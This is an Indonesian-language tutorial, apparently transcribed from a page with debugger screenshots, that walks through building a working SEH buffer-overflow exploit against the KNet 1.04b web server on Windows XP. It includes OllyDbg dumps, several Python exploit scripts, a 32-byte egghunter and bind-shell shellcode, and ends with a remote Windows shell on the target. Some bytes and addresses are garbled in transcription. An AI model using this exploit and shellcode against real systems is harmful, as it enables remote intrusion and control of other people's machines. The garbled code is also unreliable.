/SafeSEH ON	0x76f60000	0x76f8c000	5.1.2600.5512 (xpsp.080413-2113	C:\WINDOWS\system32\WLDP32.dll
/SafeSEH ON	0x76fd0000	0x7704f000	2001.12.4414.700	C:\WINDOWS\system32\CLBCATQ.DLL
No SEH	0x77050000	0x77115000	2001.12.4414.700	C:\WINDOWS\system32\COMRes.dll
/SafeSEH ON	0x77120000	0x771ab000	5.1.2600.6058	C:\WINDOWS\system32\OLEAUT32.dll
/SafeSEH ON	0x773d0000	0x774d3000	6.0 (xpsp_sp3_qfe.100823-1643)	C:\WINDOWS\WinSxS\X86_Microsoft.Windows.Co
/SafeSEH ON	0x774e0000	0x7761e000	5.1.2600.6168 (xpsp_sp3_qfe.111	C:\WINDOWS\system32\ole32.dll
/SafeSEH ON	0x77920000	0x77a13000	5.1.2600.5512 (xpsp.080413-2111	C:\WINDOWS\system32\SETUPAPI.dll
/SafeSEH ON	0x77a80000	0x77b15000	5.131.2600.6237 (xpsp_sp3_qfe.1	C:\WINDOWS\system32\CRYPT32.dll
No SEH	0x77b20000	0x77b32000	5.1.2600.5875 (xpsp_sp3_qfe.090	C:\WINDOWS\system32\MSASN1.dll
/SafeSEH ON	0x77b40000	0x77b62000	5.1.2600.5512 (xpsp.080413-2105	C:\WINDOWS\system32\apphelp.dll
/SafeSEH ON	0x77c00000	0x77c08000	5.1.2600.5512 (xpsp.080413-2105	C:\WINDOWS\system32\VERSION.dll
/SafeSEH ON	0x77c10000	0x77c68000	7.0.2600.5512 (xpsp.080413-2111	C:\WINDOWS\system32\msvcrt.dll
/SafeSEH ON	0x77dd0000	0x77e6b000	5.1.2600.5755 (xpsp_sp3_qfe.090	C:\WINDOWS\system32\ADVAPI32.dll
/SafeSEH ON	0x77e70000	0x77f03000	5.1.2600.6022 (xpsp_sp3_qfe.100	C:\WINDOWS\system32\RPCRT4.dll
/SafeSEH ON	0x77f10000	0x77f59000	5.1.2600.5698 (xpsp_sp3_qfe.081	C:\WINDOWS\system32\GDI32.dll
/SafeSEH ON	0x77f60000	0x77fd6000	6.00.2900.5912 (xpsp_sp3_qfe.09	C:\WINDOWS\system32\SHLWAPI.dll
/SafeSEH ON	0x77fe0000	0x77ff1000	5.1.2600.5834 (xpsp_sp3_qfe.090	C:\WINDOWS\system32\Secur32.dll
/SafeSEH ON	0x78130000	0x78264000	8.00.6001.23385 (longhorn_ie8_l	C:\WINDOWS\system32\urlmon.dll
/SafeSEH ON	0x7c800000	0x7c8f6000	5.1.2600.5781 (xpsp_sp3_qfe.090	C:\WINDOWS\system32\kernel32.dll
/SafeSEH ON	0x7c900000	0x7c9b2000	5.1.2600.6055 (xpsp_sp3_qfe.101	C:\WINDOWS\system32\ntdll.dll
/SafeSEH ON	0x7c9c0000	0x7d1d8000	6.00.2900.6242 (xpsp_sp3_qfe.12	C:\WINDOWS\system32\SHELL32.dll
/SafeSEH OFF	0x73d90000	0x73db7000	4.00	C:\WINDOWS\system32\CRTDLL.dll
/SafeSEH OFF	0x400000	0x418000		C:\Program Files\KNet\KNet.exe

Access violation when writing to 1001300001 - use Shift+F7/F8/F9 to pass exception to program

Dari hasil scanning kita bisa melihat bahwa instruksi pop pop ret pada Knet.exe bisa kita manfaatkan. Selanjutnya cari sequence instruksi pop pop ret pada knet.exe dengan olly :

OillyDbg - KNet.exe - [CPU - main thread, module KNet]

File View Debug Plugins Options Window Help

LEMTW H C / K B R ... S

Registers (FPU)

Find sequence of commands

pop r32
pop r32
ret

Hint: 'RA' and 'RB' match R32, 'ANY n' matches 0..n commands

☒ Entire block

Find Cancel


00401000: 6A 00 PUSH 0
00401002: E8 45420000 CALL <JMP.&KERNEL32.GetModuleHandleA>
00401007: A3 08384100 MOV DWORD PTR DS:[4138A81],EAX
0040100C: E8 41420000 CALL <JMP.&KERNEL32.GetCommandLineA>
00401011: 6A 0A PUSH 0A
00401013: 50 PUSH EAX
00401014: 6A 00 PUSH 0
00401016: FF35 A8384100 PUSH DWORD PTR DS:[4138A81]
0040101C: E8 07000000 CALL KNet.00401028
00401021: 50 PUSH EAX
00401022: E8 31420000 CALL <JMP.&KERNEL32.ExitProcess>
00401027: CC INT3
00401029: 68 70000000 PUSH 70
0040102D: 68 00000000 PUSH 0
00401032: 68 AC384100 PUSH KNet.004138AC
00401037: E8 0A420000 CALL <JMP.&CRTDLL.memset>
0040103C: 83C4 0C ADD ESP,0C
0040103F: 8B4424 04 MOV EAX,DWORD PTR SS:[ESP+4]
00401043: A3 B4384100 MOV DWORD PTR DS:[4138B41],EAX
00401048: 68 00000000 PUSH 0
0040104D: 68 000F0000 PUSH 0FA0
00401052: 68 00000000 PUSH 0
00401057: E8 02420000 CALL <JMP.&KERNEL32.HeapCreate>
0040105C: A3 AC384100 MOV DWORD PTR DS:[4138AC1],EAX
00401061: E8 22C00000 CALL KNet.0040D688
00401066: E8 9EC00000 CALL KNet.0040D309
0040106B: E8 10BF0000 CALL KNet.0040CF80
00401070: E8 EBB00000 CALL KNet.0040CC60
00401075: E8 96A30000 CALL KNet.0040B410
0040107A: E8 C1950000 CALL KNet.0040A640
0040107F: E8 6A850000 CALL KNet.004095EE
0040524C: <JMP.&KERNEL32.GetModuleHandleA>

<Net.<ModuleEntryPoint>+2

Address	Hex dump	ASCII
0040F000	FF FF FF FF 00 00 00 00 00 00 00 00 41 72 69 61Aria
0040F010	6C 00 41 72 69 61 6C 20 42 6C 61 63 68 00 4B 4E	l,Arrial Black.KN
0040F020	65 74 00 45 69 6C 65 00 4F 70 65 6E 00 43 6C 6F	et.File.Open.Clo
0040F030	73 65 00 45 78 69 74 00 43 6F 6E 6E 65 63 74 69	se.Exit.Connecti
0040F040	6F 6E 73 00 41 64 64 72 65 73 73 00 47 65 74 20	ons.Address.Get
0040F050	55 52 4C 00 4C 6F 67 00 4C 6F 67 20 72 65 71 75	URL.Log.Log requ
0040F060	65 73 74 73 00 48 65 6C 70 00 41 62 6F 75 74 00	ests.Help.About.
0040F070	53 68 6F 77 00 4F 70 65 6E 20 53 65 72 76 65 72	Show.Open Server
0040F080	00 43 6C 6F 73 65 20 53 65 72 76 65 72 00 53 65	.Close Server.Se
0040F090	74 75 70 00 4E 61 6D 65 3A 00 00 4E 61 6D 65 20	tup.Name..Name
0040F0A0	79 6F 75 72 20 73 65 72 76 65 72 2E 00 50 6F 72	your server..Por
0040F0B0	74 3A 00 53 65 6C 65 63 74 20 74 68 65 20 70 6F	t:..Select the po

Selajutnya kita bisa menemukan sequence instruksi pop pop ret pada knet.exe pada alamat memori :

004016e1



Selanjutnya kita racik exploit kedua :

```
import socket
seh = "\xe1\x16\x40"
sploit = "\x90" * 1210 + seh
buffer = "GET /" + sploit + " HTTP/1.1\r\n"
buffer += "Host: 10.200.0.120\r\n"
buffer += "Content-Type: application/x-www-form-urlencoded\r\n"
buffer += "User-Agent: Mozilla/5.0\r\n"
buffer += "Content-Length: 1048580\r\n\r\n"
print len(sploit)
s = socket.socket ( socket.AF_INET, socket.SOCK_STREAM )
s.connect(("10.200.0.120", 80))
s.send(buffer)
s.close()
```

Selanjutnya reattach knet dengan olly dan tempatkan break point pada 004016e1, lalu jalankan kerangka exploit di atas. Pada saat error tekan shift + f9 dan kita akan dibawa ke instruksi pop pop ret pada 004016e1 :

OllyDbg - KNet.exe - [CPU - main thread, module KNet]

File View Debug Plugins Options Window Help

Registers (FPU)

EAX	00000000
ECX	7C9032A8 ntdll.7C9032A8
EDX	7C9032BC ntdll.7C9032BC
EBX	00000000
ESP	0012FB54
EBP	0012FB70
ESI	00000000
EDI	00000000
EIP	004016E2 KNet.004016E2
C 0	ES 0023 32bit 0(FFFFFFFF)
P 1	CS 001B 32bit 0(FFFFFFFF)
A 0	SS 0023 32bit 0(FFFFFFFF)
Z 1	DS 0023 32bit 0(FFFFFFFF)
S 0	FS 003B 32bit 7FDF000(FFI
T 0	GS 0000 NULL
D 0	
O 0	LastErr ERROR_FILENAME_EX
EFL	00000246 (NO,NB,E,BE,NS,PE
ST0	empty +UNORM 1F80 00000000
ST1	empty +UNORM 28B8 00000010
ST2	empty +UNORM 1000 00000000
ST3	empty 1.11121405751124845
ST4	empty +UNORM 011A 0000011A
ST5	empty -UNORM B7D0 00000004
ST6	empty -NAN FFFF FFB06D00 8
ST7	empty +UNORM 0004 00000000
FST	0000 Cond 0 0 0 0 Err 0
FCW	027F Prec NEAR,53 Mask

Stack [0012FB54]=0012FC38 (0012FC38)
EBX=00000000

Address Hex dump ASCII

0040F000	FF FF FF FF 00 00 00 00Aria
0040F010	6C 00 41 72 69 61 6C 20	l.Arial Black.KN
0040F020	65 74 00 46 69 6C 65 00	et.File.Open.Clo
0040F030	73 65 00 45 78 69 74 00	se.Exit.Connecti
0040F040	6F 6E 73 00 41 64 64 72	ons.Address.Get
0040F050	55 52 4C 00 4C 6F 67 00	ests.Help.About.
0040F060	65 73 74 73 00 48 65 6C	70 00 41 62 6F 75 74 00
0040F070	53 68 6F 77 00 4F 70 65	Show.Open Server
0040F080	00 43 6C 6F 73 65 20 53	.Close Server.Se
0040F090	74 75 70 00 4E 61 6D 65	tup.Name:..Name
0040F0A0	79 6F 75 72 20 73 65 72	your server..Por
0040F0B0	74 3A 00 53 65 6C 65 63	ti.Select the po
0040F0C0	72 74 20 66 72 20 79 6F	rt for your serv

0012FB54 0012FC38

0012FB58 0012FFE0

0012FB5C 0012FC54

0012FB60 0012FC0C

0012FB64 0012FFE0 Pointer to next SEH re

0012FB68 7C9032BC SE handler

0012FB6C 0012FFE0

0012FB70 0012FC20

0012FB74 7C90327A RETURN to ntdll.7C9032

0012FB78 0012FC38


0012FB7C 0012FFE0

0012FB80 0012FC54

0012FB84 0012FC0C

0012FB88 004016E1 KNet.004016E1

Terlihat dari tampilan di atas, eksekusi berhasil diarahkan ke sequence pop pop ret kita. Tekan f7 sampai kita berada di NSEH :



Terlihat kita memiliki 4 byte buffer yang bisa kita kontrol.

Payload Kedua, EggHunter dan Shellcode Sesungguhnya

Setelah berada di nseh, kita perlu menggunakan payload kedua, di sini kita akan menggunakan eb d0 untuk mendapatkan sekian puluh byte buffer lagi yang bisa kita kontrol, di mana sekian puluh byte tadi akan kita gunakan untuk menaruh egghunter shellcode. Egghunter shellcode berukuran kecil dan biasa digunakan saat buffer yang sedang dikontrol tidak cukup untuk menaruh shellcode yang lebih besar. Egghunter shellcode berguna untuk mencari marker di memori yang umumnya kita taruh sebelum shellcode sesungguhnya, dengan cara mencari marker tersebut egghunter akan secara otomatis mencari marker di memori sebelum shellcode kita yang sesungguhnya, setelah ditemukan maka eksekusi akan diarahkan ke alamat memori marker tersebut, yang selanjutnya akan diikuti dengan eksekusi shellcode.

Selanjutnya modifikasi kerangka exploit dan gunakan second stage payload :


```
import socket
seh = "\xe1\x16\x40"
nseh = "\xeb\xd0\x90\x90"
sploit = "\x90" * 1206 + nseh + seh
buffer="GET /" + sploit + " HTTP/1.1\r\n"
buffer+="Host: 10.200.0.120\r\n"
buffer+="Content-Type: application/x-www-form-urlencoded\r\n"
```

```

buffer+="User-Agent: Mozilla/5.0\r\n"
buffer+="Content-Length: 1048580\r\n\r\n"
s = socket.socket ( socket.AF_INET, socket.SOCK_STREAM )
s.connect(("10.200.0.120", 80))
s.send(buffer)
s.close()

```

Selanjutnya reattach dengan olly dan pasang break point di 004016e1, lalu jalankan exploit. Saat terjadi crash, tekan shift + f9 lalu anda akan dibawa ke sequence pop pop ret pada 004016e1, selanjutnya tekan f7 hingga eksekusi sampai pada payload kedua kita :



Perhatikan payload kedua merupakan short jmp eb d0 , jika kita tekan f7 maka eksekusi program akan diarahkan ke sekian puluh byte yang kita kontrol.

Langkah selanjutnya kita akan menggunakan egghunter dari oxff :

<http://www.exploit-db.com/exploits/16283/>

Untuk Egghunter di atas, kita akan menggunakan marker w00t , berikut ini adalah egghunter yang akan kita pakai sebesar 32 byte :

#32 bytes

```
egghunter="\x66\x81\xca\xff\x0f\x42\x52\x6a\x02\x58\xcd\x2e\x3c\x05\x5a\x74\xef\xb8\x54\x30\x30\x57\x89\xd7\xaf\x75\xea\xaf\x75\xe7\xff\xe7"
```

Sebelumnya kita memiliki buffer total sebesar 1213 bytes (overwrite 3 byte SEH). Kurang lebih payload yang akan kita buat sebagai berikut :

sploit = nop1 + shellcode + nop2 + egghunter + nop3 + nseh + seh

di mana sploit harus sebesar 1213 byte. Di mana shellcode yang akan kita gunakan akan kita ambil dari <http://www.exploit-db.com/exploits/24897/> yang merupakan shellcode bind port 4444 yang akan kita ambil dari exploit myo soe.

Nop1 berukuran 585 bytes

Shellcode berukuran 376 bytes

nop2 berukuran 209 byte

egghunter berukuran 32 byte

Nop3 sebagai padding berukuran 4 byte

NSEH berukuran 4 bytes

dan SEH 3 bytes.

Total panjang adalah 1213 bytes.

Siapkan kerangka exploit akhir :

#knet web server 1.04b SEH bof exploit with egghunter

#made by : Antonius

#<http://www.cr0security.com>

#<http://www.ringlayer.net>

#<http://indonesianbacktrack.or.id>

import socket, os, time

#344 Byte Bind Shell TCP/4444

#taken from myo soe shellcode <http://www.exploit-db.com/exploits/24897/>

```
shellcode = ("T00WT00W" + "\xbd\x0e\x27\x05\xab\xda\xdb\xda\x74\x24\xf4\x5a\x33\xc9" +  
"\xb1\x56\x83\xc2\x04\x31\x6a\x0f\x03\x6a\x01\xc5\xf0\x57" +  
"\xf5\x80\xfb\xa7\x05\xf3\x72\x42\x34\x21\xe0\x06\x64\xf5" +  
"\x62\x4a\x84\x7e\x26\x7f\x1f\xf2\xef\x70\xa8\xb9\xc9\xbf" +  
"\x29\x0c\xd6\x6c\xe9\x0e\xaa\x6e\x3d\xf1\x93\xa0\x30\xf0" +  
"\xd4\xdd\xba\xa0\x8d\xaa\x68\x55\xb9\xef\xb0\x54\x6d\x64" +  
"\x88\x2e\x08\xbb\x7c\x85\x13\xec\x2c\x92\x5c\x14\x47xfc" +  
"\x7c\x25\x84\x1e\x40\x6c\xa1\xd5\x32\x6f\x63\x24\xba\x41" +  
"\x4b\xeb\x85\x6d\x46\xf5\xc2\x4a\xb8\x80\x38\xa9\x45\x93" +
```

```

"\xfa\xd3\x91\x16\x1f\x73\x52\x80\xfb\x85\xb7\x57\x8f\x8a" +
"\x7c\x13\xd7\x8e\x83\xf0\x63\xaa\x08\xf7\xa3\xa4\xdc" +
"\x67\x66\x09\x7d\x31\xc2\xfc\x82\x21\xaa\xa1\x26\x29\x59" +
"\xb6\x51\x70\x36\x7b\x6c\x8b\xc6\x13\xe7\xf8\xf4\xbc\x53" +
"\x97\xb4\x35\x7a\x60\xba\x6c\x3a\xfe\x45\x8e\x3b\xd6\x81" +
"\xda\x6b\x40\x23\x62\xe0\x90\xcc\xb7\xa7\xc0\x62\x67\x08" +
"\xb1\xc2\xd7\xe0\xdb\xcc\x08\x10\xe4\x06\x3f\x16\x2a\x72" +
"\x6c\xf1\x4f\x84\x83\x5d\xd9\x62\xc9\x4d\x8f\x3d\x65\xac" +
"\xf4\xf5\x12\xcf\xde\xa9\x8b\x47\x56\xa4\x0b\x67\x67\xe2" +
"\x38\xc4\xcf\x65\xca\x06\xd4\x94\xcd\x02\x7c\xde\xf6\xc5" +
"\xf6\x8e\xb5\x74\x06\x9b\x2d\x14\x95\x40\xad\x53\x86\xde" +
"\xfa\x34\x78\x17\x6e\xa9\x23\x81\x8c\x30\xb5\xea\x14\xef" +
"\x06\xf4\x95\x62\x32\xd2\x85\xba\xbb\x5e\xf1\x12\xea\x08" +
"\xaf\xd4\x44\xfb\x19\x8f\x3b\x55\xcd\x56\x70\x66\x8b\x56" +
"\x5d\x10\x73\xe6\x08\x65\x8c\xc7\xdc\x61\xf5\x35\x7d\x8d" +
"\x2c\xfe\x8d\xc4\x6c\x57\x06\x81\xe5\xe5\x4b\x32\xd0\x2a" +
"\x72\xb1\xd0\xd2\x81\xa9\x91\xd7\xce\x6d\x4a\xaa\x5f\x18" +
"\x6c\x19\x5f\x09")

```

#32 bytes egghunter from 0xff

```

egghunter="\x66\x81\xca\xff\x0f\x42\x52\x6a\x02\x58\xcd\x2e\x3c\x05\x5a\x74\xef\xb8\x54\x30\x30\x57\x89\xd7\xaf\x75\xea\xaf\x75\xe7\xff\xe7"
seh = "\xe1\x16\x40"
nseh = "\xeb\xd0\x90\x90"
nop1 = "\x90" * 585
nop2 = "\x90" * 209
nop3 = "\x90" * 4
sploit = nop1 + shellcode + nop2 + egghunter + nop3 + nseh + seh

```

```

print len(sploit)
print len(shellcode)
buffer="GET /" + sploit + " HTTP/1.1\r\n"
buffer+="Host: 10.200.0.120\r\n"
buffer+="Content-Type: application/x-www-form-urlencoded\r\n"
buffer+="User-Agent: Mozilla/4.0 (Windows XP 5.1)\r\n"
buffer+="Content-Length: 1048580\r\n\r\n"


```

```

s = socket.socket ( socket.AF_INET, socket.SOCK_STREAM )
s.connect(("10.200.0.120", 80))
s.send(buffer)
s.close()
print "exploit sent ! sleeping for a while to wait trigger ... please wait ..."
time.sleep(10)
os.system("telnet 10.200.0.120 4444")

```

Selanjutnya jalankan ulang knet web server :



Jalankan exploit di atas dan kita bisa berhasil mendapatkan shell pada mesin target:

root@kali: ~

File Edit View Search Terminal Help

```
root@kali:~# python final.py
1213
376
exploit sent ! sleeping for a while to wait trigger ... please wait ...
Trying 10.200.0.120...
Connected to 10.200.0.120.
Escape character is '^]'.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.
